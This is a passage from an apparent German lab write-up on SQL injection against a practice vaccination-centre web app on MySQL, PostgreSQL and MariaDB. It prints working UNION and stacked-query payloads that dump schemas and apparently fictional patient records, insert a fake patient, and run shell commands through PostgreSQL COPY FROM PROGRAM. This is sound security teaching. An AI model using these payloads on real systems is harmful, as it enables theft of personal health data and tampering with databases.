1	impfung	Impfbestand	Impfstoffart
1	impfung	Impfbestand	Impfstoffbestand_ID
1	impfung	Impfbestand	Impfstoffhersteller
1	impfung	Impfbestand	Impfstoffname
1	impfung	Impfbestand	Lagerungsart
1	impfung	Impfbestand	Verfallsdatum
1	impfung	Impforganisation	Adresse

Nachdem der Aufbau bekannt ist, können die gespeicherten Inhalte abgefragt werden.

Zuerst sollen alle Ärzte mit der internen ID, der Fachrichtung und dem Namen ausgegeben werden:

Befehl: ' AND 0 UNION SELECT Arzt_ID, Fachrichtung, Nachname, Vorname FROM impfung.Aerzte;

Patienten

' AND 0 UNION SELECT Arzt_ID, Fachrichtung, Nachname, Vorname FROM impfung.Aerzte; Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
1	Innere und Allgemeinmedizin	Hinz	Waltraud
2	Innere Medizin	Bohnert	Annette
3	Virologie und Infektionsepidemiologie	Sonnen	Silvia
4	Innere und Allgemeinmedizin	Hoven	Judith
5	Gastroenterologie	Derr	Martin
6	Kinder- und Jugendmedizin	Schuh	Nico
7	Rheumatologie	Kutzner	Richard
8	Urologie	Strickling	Ewald
9	Kinder- und Jugendmedizin	Schuh	Nico
10	Angiologie	Dittert	Fabian
11	OrthopÃ¤die und Unfallchirurgie	Bieber	Christopher
12	Biochemie	Krumpe	Udo
13	Klinische Pharmakologie	Ravens	Michael

Für einen Angreifer könnten ebenso die Impfbestände von Bedeutung sein:

Befehl: ' AND 0 UNION SELECT Impfstoffart, Impfstoffhersteller, Impfstoffname, Verfallsdatum FROM impfung.Impfbestand;

Patienten

' AND 0 UNION SELECT Impfstoffart, Impfstoffhersteller, Impfstoffname, Verfallsdatum FROM impfung.Impfbestand; Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
mRNA	BioNTech/Pfizer	Comirnaty	2021-07-02
mRNA	Moderna	COVID-19 Vaccine Moderna	2021-07-18
Vektorimpfstoff	AstraZeneca	Vaxzevria	2021-12-08
Vektorimpfstoff	Johnson & Johnson	Janssen	2021-09-16
mRNA	BioNTech/Pfizer	Comirnaty	2021-07-13

Eine dritte Abfrage soll die persönlichen Daten der Patienten anzeigen:

Befehl: ' AND 0 UNION SELECT Nachname, Adresse, E_Mail, Versichertennummer FROM impfung.Patienten;

Patienten

' AND 0 UNION SELECT Nachname, Adresse, E_Mail, Versichertennummer FROM impfung.Patienten; Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
HÃ¶fner	LandhausstraÃŸe	brunhilde@gmail.com	A187613604
KrÃ¤mer	Friedrichstrasse	theresa_kraemer58@gmail.com	B742006088
Meyer	Heinrich Heine Platz	Karlamarla@gmail.com	C315337350
Hoffmeister	Hedemannstasse	5p1u3ve@psnator.com	D276474976
GÃ¼nther	Am Torwall	guentherh@freemail.de	D408165756
Berger	Gubener Strasse	w-berger@freenet.de	E701906855
Weiss	Fugger Strasse	aw@gmx.de	F970029879
Horn	Konstanzer Strasse	drrgowi@psnator.com	G591252485
Schwarz	Alt-Moabit	c.schwarz@hotmail.com	G774627914
Schubert	Luebecker Strasse	klaus.schubert90@gmx.net	I966174964
Hahn	An der Alster	marie1234@gmx.de	J586526967
Schneider	Albrechtstrasse	steffie.schneider@gmail.com	K146397136

4.2.2 PostgreSQL

Auflistung aller vorhandenen Datenbanken:

Befehl: '; SELECT datname FROM pg_database; --

Patienten

'; SELECT datname FROM pg_database; -- Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
postgres			
impfung			
template1			
template0			

Anzeigen der Tabellennamen:

Befehl: '; SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND pg_catalog.pg_table_is_visible(c.oid); --

Patienten

'; SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','' Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
postleitzahlen			
impforganisation			
aerzte			
impfteams			
arzthelfer			
impfbestand			
impfstoff			
impfungsort			
krankenversicherung			
patienten			
impfung			
impfvorfall			

Anzeigen der Spaltennamen in den Tabellen:

Befehl: '; SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public'); --

Patienten

'; SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamesp Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
postleitzahlen	plz		
postleitzahlen	ort		
postleitzahlen	bundesland		

Auslesen von Inhalten - Ärzte:

Befehl: '; SELECT Arzt_ID, Fachrichtung, Nachname, Vorname FROM Aerzte; --

Patienten

'; SELECT Arzt_ID, Fachrichtung, Nachname, Vorname FROM Aerzte; -- Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
1	Innere und Allgemeinmedizin	Hinz	Waltraud
2	Innere Medizin	Bohnert	Annette
3	Virologie und Infektionsepidemiologie	Sonnen	Silvia
4	Innere und Allgemeinmedizin	Hoven	Judith

Auslesen von Inhalten – Impfbestand:

Befehl: '; SELECT Impfstoffart, Impfstoffhersteller, Impfstoffname, Verfallsdatum FROM Impfbestand; --

Patienten

'; SELECT Impfstoffart, Impfstoffhersteller, Impfstoffname, Verfallsdatum FROM Impfbestand; -- Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
mRNA	BioNTech/Pfizer	Comirnaty	2021-07-02
mRNA	Moderna	COVID-19 Vaccine Moderna	2021-07-18
Vektorimpfstoff	AstraZeneca	Vaxzevria	2021-12-08
Vektorimpfstoff	Johnson & Johnson	Janssen	2021-09-16
mRNA	BioNTech/Pfizer	Comirnaty	2021-07-13

Auslesen von Inhalten – Patientendaten:

Befehl: '; SELECT Nachname, Adresse, E_Mail, Versichertennummer FROM Patienten; --

Patienten


'; SELECT Nachname, Adresse, E_Mail, Versichertennummer FROM Patienten; -- Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
Schneider	Albrechtstrasse	steffie.schneider@gmail.com	K146397136
Weiss	Fugger Strasse	aw@gmx.de	F970029879
Schwarz	Alt-Moabit	c.schwarz@hotmail.com	G774627914
Neumann	Feldstrasse	ono@outlook.com	M666423437

4.2.3 MariaDB (Cloud)

Die Auflistung der Datenbanken in MariaDB erfolgt mit folgendem Befehl:

Befehl: ' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata;



Der ermittelte Datenbankname in MariaDB, der für einen Angreifer relevant wäre, ist: **impfung**

Der Injection Befehl zur Ermittlung des Aufbaus der Datenbank in MariaDB lautet:

Befehl: ' AND 0 UNION SELECT 1,2,table_schema,table_name FROM information_schema.tables WHERE table_schema = "impfung";

Patienten


' AND 0 UNION SELECT 1,2,table_schema,table_name FROM information_schema.tables WHERE table_schema = "impfung"; Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
1	2	impfung	Krankenversicherung
1	2	impfung	Impfungsort
1	2	impfung	Patienten
1	2	impfung	Impfstoff
1	2	impfung	Impfbestand
1	2	impfung	Aerzte
1	2	impfung	Impfung
1	2	impfung	Arzthelfer
1	2	impfung	Impfvorfall
1	2	impfung	Impfteams
1	2	impfung	Impforganisation
1	2	impfung	Postleitzahlen

Alle Tabellennamen der Datenbank wurden ausgegeben.

Der erfordeliche Injection Befehl zur Ermittlung der Spaltennamen in MariaDB ist:

Befehl: ' AND 0 UNION SELECT 1,table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'impfung';



Patienten


' AND 0 UNION SELECT 1,table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'impfung'; Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
1	impfung	Krankenversicherung	Nummer
1	impfung	Krankenversicherung	KV_Name
1	impfung	Krankenversicherung	Adresse
1	impfung	Krankenversicherung	Hausnummer
1	impfung	Krankenversicherung	PLZ
1	impfung	Krankenversicherung	Bundesland
1	impfung	Krankenversicherung	Telefon
1	impfung	Impfungsort	Impfungsort_ID
1	impfung	Impfungsort	Name_Impfort
1	impfung	Impfungsort	Ort
1	impfung	Impfungsort	Adresse
1	impfung	Impfungsort	Hausnummer
1	impfung	Impfungsort	PLZ

Der Auszug zeigt, dass für sämtliche Tabellen der Spaltenname ermittelt warden konnte.

Die Injection Abfrage um Daten aus der Tabelle aus der Tabelle Ärzte mit interner ID, Fachrichtung und Namen in MariaDB zu ermitteln:

Befehl: ' AND 0 UNION SELECT Arzt_ID, Fachrichtung, Nachname, Vorname FROM impfung.Aerzte;



Patienten


' AND 0 UNION SELECT Arzt_ID, Fachrichtung, Nachname, Vorname FROM impfung.Aerzte; Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
1	Innere und Allgemeinmedizin	Hinz	Waltraud
2	Innere Medizin	Bohnert	Annette
3	Virologie und Infektionsepidemiologie	Sonnen	Silvia
4	Innere und Allgemeinmedizin	Hoven	Judith
5	Gastroenterologie	Derr	Martin
6	Kinder- und Jugendmedizin	Schuh	Nico
7	Rheumatologie	Kutzner	Richard
8	Urologie	Strickling	Ewald
9	Kinder- und Jugendmedizin	Schuh	Nico
10	Angiologie	Dittert	Fabian
11	OrthopÃ¤die und Unfallchirurgie	Bieber	Christopher
12	Biochemie	Krumpe	Udo
13	Klinische Pharmakologie	Ravens	Michael
14	Arbeitsmedizin	Henkel	Matthias

Das Ergebnis des Injection Befehls sind nunmehr ermittelte personenbezogene Daten aus der Tabelle Patienten.

Aufgeführt die Injection Abfrage zu Daten aus der Tabelle Impfbestände in MariaDB:

Befehl: ' AND 0 UNION SELECT Impfstoffart, Impfstoffhersteller, Impfstoffname, Verfallsdatum FROM impfung.Impfbestand;



Nachname	Vorname	Geburtsdatum	Krankenkasse
mRNA	BioNTech/Pfizer	Comirnaty	2021-07-02
mRNA	Moderna	COVID-19 Vaccine Moderna	2021-07-18
Vektorimpfstoff	AstraZeneca	Vaxzevria	2021-12-08
Vektorimpfstoff	Johnson & Johnson	Janssen	2021-09-16
mRNA	BioNTech/Pfizer	Comirnaty	2021-07-13

Im Folgenden die Injection Abfrage zu personenbezogenen Daten der Tabelle Patienten aus der Datenbank Impfung in MariaDB:

Befehl: ' AND 0 UNION SELECT Nachname, Adresse, E_Mail, Versichertennummer FROM impfung.Patienten;

Patienten

' AND 0 UNION SELECT Nachname, Adresse, E_Mail, Versichertennummer FROM impfung.Patienten; Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
HÃ¶fner	LandhausstraÃŸe	brunhilde@gmail.com	A187613604
KrÃ¤mer	Friedrichstrasse	theresa_kraemer58@gmail.com	B742006088
Meyer	Heinrich Heine Platz	Karlamarla@gmail.com	C315337350
Hoffmeister	Hedemannstasse	5p1u3ve@psnator.com	D276474976
GÃ¼nther	Am Torwall	guentherh@freemail.de	D408165756
Berger	Gubener Strasse	w-berger@freenet.de	E701906855
Weiss	Fugger Strasse	aw@gmx.de	F970029879
Horn	Konstanzer Strasse	drrgowi@psnator.com	G591252485
Schwarz	Alt-Moabit	c.schwarz@hotmail.com	G774627914
Schubert	Luebecker Strasse	klaus.schubert90@gmx.net	I966174964
Hahn	An der Alster	marie1234@gmx.de	J586526967
Schneider	Albrechtstrasse	steffie.schneider@gmail.com	K146397136
GÃ¼nther	Hedemannstasse	ws7heu6@gmailnator.com	K246086445

4.3 Veränderung von Daten

Nachdem die Daten eingesehen werden konnten, sollen nun bestehende Datensätze verändert werden. Dafür erstellen und befüllen wir einmal eine neue Datenbank. Außerdem zeigen wir einmal auf, wie neue Datensätze in eine bestehende Tabelle hinzugefügt werden.

4.3.1 MySQL

Im ersten Schritt soll eine weitere Datenbank erstellt angelegt werden:

Befehl: '; CREATE DATABASE Vorstand;

Befehl: ' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata; ' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata;

Patienten

dshfshfdo' UNION SELECT schema_name, 2, 3, 4 FROM information_schema.schemata; -- Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
mysql	2	3	4
information_schema	2	3	4
performance_schema	2	3	4
sys	2	3	4
impfung	2	3	4
Vorstand	2	3	4

Die Datenbank „Vorstand“ konnte erfolgreich erstellt werden.

Erstellen einer neuen Tabelle innerhalb der neu erstellten Datenbank:

Befehl: '; CREATE TABLE `Vorstand`.`Chef`(`Name` VARCHAR(10)) ENGINE = MYISAM; --

Becker	Berta	1985-09-29	Die Bergische Krankenkasse
Meier	Gerrit	1993-10-13	SVLFG
Horn	Tilla	1971-10-05	Novitas
Wagner	Julian	1999-06-30	BARMER GEK
Winter	Lotte	1948-04-07	BKK MAHLE
Vorstand	Chef	Name	varchar

Die Tabelle „Chef“ mit der Spalte „Name“ wurde erfolgreich erstellt.

Im letzten Schritt wird ein Datensatz der Tabelle hinzugefügt:

Befehl: '; INSERT INTO `Vorstand`.`Chef` (`Name`)VALUES ('Haeuser'); --


Befehl: asd' UNION SELECT Name, 2, 3, 4 FROM Vorstand.Chef; --

Der Datensatz konnte erfolgreich eingefügt werden.

Nun wird gezeigt, wie ein neuer Datensatz in eine bereits bestehende Tabelle hinzugefügt wird. Dafür wird folgender Befehl genutzt:


Befehl: '; INSERT INTO Patienten (Versichertennummer,Nachname,Vorname,Geburtsdatum,Geschlecht,Vorerkrankungen,Covid19_Vorinfekt,Priogruppe,Krankenversicherung,Adresse,Hausnummer,PLZ,E_Mail,Telefon) VALUES('K123456790','h4xx0r','Unbekannt','1989-05-02','m','n','n','3',98000001,'Philipp Müller Straße','14',99303,'h4xx0r@pwn4g3.com','03628 62 13 57'); COMMIT; --

Es ist sehr wichtig, dass bei MySQL am Ende der Anweisung noch das **COMMIT;** mitgegeben wird. Da das Autocommit in der MySQL-Datenbank standardmäßig auf 0 (inaktiv) gesetzt ist. Mit dem **COMMIT;** werden die Daten festgeschrieben und es findet kein Rollback statt.



Mit einem UNION SELECT-Befehl wird überprüft, ob die Daten erfolgreich hinzugefügt werden konnten:

Befehl: ' AND 0 UNION SELECT Versichertennummer, Nachname, Vorname, E_Mail, Geburtsdatum FROM impfung.Patienten WHERE Nachname = 'h4xx0r';



Wie auf der Abbildung zu sehen ist, wurde der „Patient“ mit dem Namen Unbekannt h4xx0r hinzugefügt.


4.3.2 PostgreSQL

Wie im Beispiel (2.3.2) wird die gleiche Datenbank testdb noch einmal angelegt.

Befehl: '; DROP TABLE IF EXISTS hilfstabelle; CREATE TABLE hilfstabelle(t text); COPY hilfstabelle FROM PROGRAM 'psql -c "CREATE DATABASE testdb"'; SELECT * FROM hilfstabelle; --'

Anschließend werden die bestehenden Datenbanken eingesehen und überprüft, um so die erfolgreiche Erstellung der Datenbank testdb zu verifizieren.

Befehl: '; SELECT datname FROM pg_database; --




Die Datenbank testdb konnte erfolgreich erstellt werden.


Eine anschließende Überprüfung mit dem Adminer zeigt ebenfalls, dass die Datenbank erstellt werden konnte.

Über die gleiche Vorgehensweise wie beim Anlegen einer Datenbank wird die Datenbank nun wieder gelöscht.

Befehl: '; DROP TABLE IF EXISTS hilfstabelle; CREATE TABLE hilfstabelle(t text); COPY hilfstabelle FROM PROGRAM 'psql -c "DROP DATABASE testdb"'; SELECT * FROM hilfstabelle; --'

Mit einer weiteren Überprüfung der vorhandenen Datenbanken wurde überprüft, ob die Löschung der Datenbank korrekt ausgeführt wurde.






Die Datenbank ist nicht mehr vorhanden und konnte erfolgreich entfernt werden.

Auch hier versuchen wir nun einen Patienten hinzuzugfügen:


Befehl: '; INSERT INTO Patienten (Versichertennummer,Nachname,Vorname,Geburtsdatum,Geschlecht,Vorerkrankungen,Covid19_Vorinfekt,Priogruppe,Krankenversicherung,Adresse,Hausnummer,PLZ,E_Mail,Telefon) VALUES('K123456790','h4xx0r','Unbekannt','1989-05-02','m','n','n','3',98000001,'Philipp Müller Straße','14',99303,'h4xx0r@pwn4g3.com','03628 62 13 57'); --

Wie in Abschnitt 1 (Vorbereitung) angegeben, wurde die Datei app.py mit dem AUTOCOMMIT angepasst, weshalb hier kein COMMIT; explizit ausgeführt werden muss.



Nun wird überprüft, ob der Patient erfolgreich angelegt werden konnte:

Befehl: '; SELECT Vorname, Nachname, Adresse, E_Mail, Versichertennummer FROM Patienten WHERE Nachname = 'Unbekannt'; --




Auch hier wurde der Patient korrekt in der Tabelle angelegt.

4.3.3 MariaDB (Cloud)

Der Befehl zur Erstellung und Prüfung einer Datenbank mit einem Injection Befehl in MariaDB:

Befehl: '; CREATE DATABASE evildb;

